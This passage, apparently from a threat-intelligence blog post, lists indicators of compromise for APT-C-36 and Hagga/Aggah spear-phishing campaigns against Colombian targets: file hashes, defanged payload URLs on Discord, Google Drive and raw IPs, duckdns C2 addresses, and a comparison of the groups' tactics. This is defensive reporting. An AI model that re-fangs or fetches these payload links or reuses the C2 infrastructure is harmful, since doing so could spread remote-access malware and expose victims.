882d8bd980285e219d307e4a6db6bc784019c219 Dll.ppam

2c2972950a98b670b1d52d32f7433a1c364384f1 Rump.xls

3d75a0819f035af1b2d5e8e6c7a18a528bd6a91a 2023env.txt

hxxps://cdn.discordapp[.]com/attachments/1042444027016003677/1062824763413762109/Juzgado_11_Civil_Circuito_De_Bogota_-_Notificacio_de_ejecucion_coactiva.vbs

hxxp://172.174.176[.]153/dll/Dll.ppam

hxxp://172.174.176[.]153/rump/Rump.xls

hxxp://cdn.discordapp[.]com/attachments/1042444027016003677/1062794021182898277/2023env.txt

C2: env2023nue.duckdns.org:1986

Campaign January 23, 2023

dc1ac3d9109496765c8155d1c906fa04c47d1a25 Comprobante de pago.vbs

97f20536e6ab3c6dc75859e05e17527366a3f129 hiden.ppa

2c2972950a98b670b1d52d32f7433a1c364384f1 Rump.xls

fdc7dcf2f41888a4b060cebf5c20159f2993b0c6 23enero.txt

hxxps://drive.google[.]com/file/d/1_lpMXe_flv-KQeQfR33uRqDzN4_whSWz/view?usp=drive_web

hxxp://172.174.176[.]153/dll/hiden.ppa

hxxp://172.174.176[.]153/rump/Rump.xls

hxxps://cdn.discordapp[.]com/attachments/1042444027016003677/1067142291736764426/23enero.txt

C2: enero2023.duckdns[.]org:1986

Campaign December 5, 2022

e707fe51fb330b7aed5db5882b316dde1ef5f5a9 Juzgado 09 civil del circuito de Bogotá D.C..docx

54f1d83bd2ad338b51dd7f5ab2d2ce70340ff029 Notificacion Juridica.wsf

f53e9afdd5ba3302186b6be1ac446c9f081c362f 2dode8002.vbs

ec3bc2150f6a915c61432e8bccdf15b58f290d06 Dll.ppam

1773c756220b81e0203f0e6e8342c7b0826531d8 Rump.xls

7000261ab060e877a15aef936cb70db0349a02c8 2dode8002.txt

14d354df391e447f023ddcb7f84ca2fa8e582501 njrat

hxxps://cdn.discordapp[.]com/attachments/1047544891632259145/1047971566543179936/2dode8002.vbs

hxxp://4.204.233[.]44/Dll/Dll.ppam

hxxp://20.238.8[.]87/Online/Rump[.]xls

hxxps://cdn.discordapp[.]com/attachments/1047543449777344516/1047971253056708729/2dode8002.txt

C2: prueba30novok.duckdns[.]org:8002

Campaign December 2, 2022

a5cd7f6bf2a036e52a9df856c16369f5adc8d4a4 NOTARÍA ÚNICA DE LURUACO ATLÁNTICO.docx

6d39c01dcdde807f4cb6f05fd54384fc01c23d4e NOTA MARGINAL.wsf

301fed92d48e2477e6bb070b6854e853 Vbs_Startup_LNK.vbs

2552287b4733078f12b4a831c698cab6 Dll.ppam

b7e6a0a39e50383823f0d48db77347a3dc2fdbbc Rump.xls

9fa72138c12985058af66b328e2adf3a 23nov.txt

hxxps://cdn.discordapp[.]com/attachments/1047544891632259145/1047586477921538178/Vbs_Startup_LNK.vbs

hxxp://4.204.233[.]44/Dll/Dll.ppam

hxxp://20.238.8[.]87/Online/Rump.xls

hxxps://cdn.discordapp[.]com/attachments/1047543449777344516/1047543574381723648/23nov.txt

C2: wins23novok.duckdns[.]org:8000

23.237.25[.]120

Additional information: APT-C-36 and Hagga / Aggah

The Hagga/Aggah group has typically focused on information stealing, having been detected in March 2019 by researchers at PaloAlto-Unit42. Initially it was supposed that the main target of this group were entities within a Middle Eastern country, although subsequent research clarified that the group was active globally, affecting targets in the United States, Europe and Asia. In 2020 Hagga performed a campaign against the Italian manufacturing sector and later that year it was observed selling or renting its malware devices to other actors.

Whether it is because APT-C-36 uses Hagga artefacts or for some other reason that brings them closer together, there are similarities shared by both groups:

- Use of a high level of Spanish language in the creation of Spear Phishings.
- Downloading payloads from public storage (gdrive, discord).
- Use of dynamic domains for C2 (duckdns.org).
- Use of possibly compromised Colombian ISP router infrastructure to hide the real C2, using it as a ‘reverse proxy’.
- Use of public malware not created by them (NjRAT/AsyncRAT/LimeRAT).
- Use of high ports for communication with the C2 (>1024).

- Both share the goal of information stealing.

References

[1] – https://lab52.io/blog/apt-c-36-recent-activity-analysis/

[2] – https://marcoramilli.com/2022/11/21/is-hagga-threat-actor-abusing-fsociety-framework/

[3] – https://www.team-cymru.com/post/an-analysis-of-infrastructure-linked-to-the-hagga-threat-actor

[4] – https://lab52.io/blog/apt-c-36-new-anti-detection-tricks/

[5] – https://web.archive.org/web/20191207233315/https://ti.360.net/blog/articles/apt-c-36-continuous-attacks-targeting-colombian-government-institutions-and-corporations-en/

[6] – https://unit42.paloaltonetworks.com/aggah-campaign-bit-ly-blogspot-and-pastebin-used-for-c2-in-large-scale-campaign/

[7] – https://lab52.io/blog/literature-lover-targeting-colombia-with-limerat/

[8] – https://blogs.blackberry.com/en/2023/02/blind-eagle-apt-c-36-targets-colombia?utm_medium=social&utm_content=cyber

---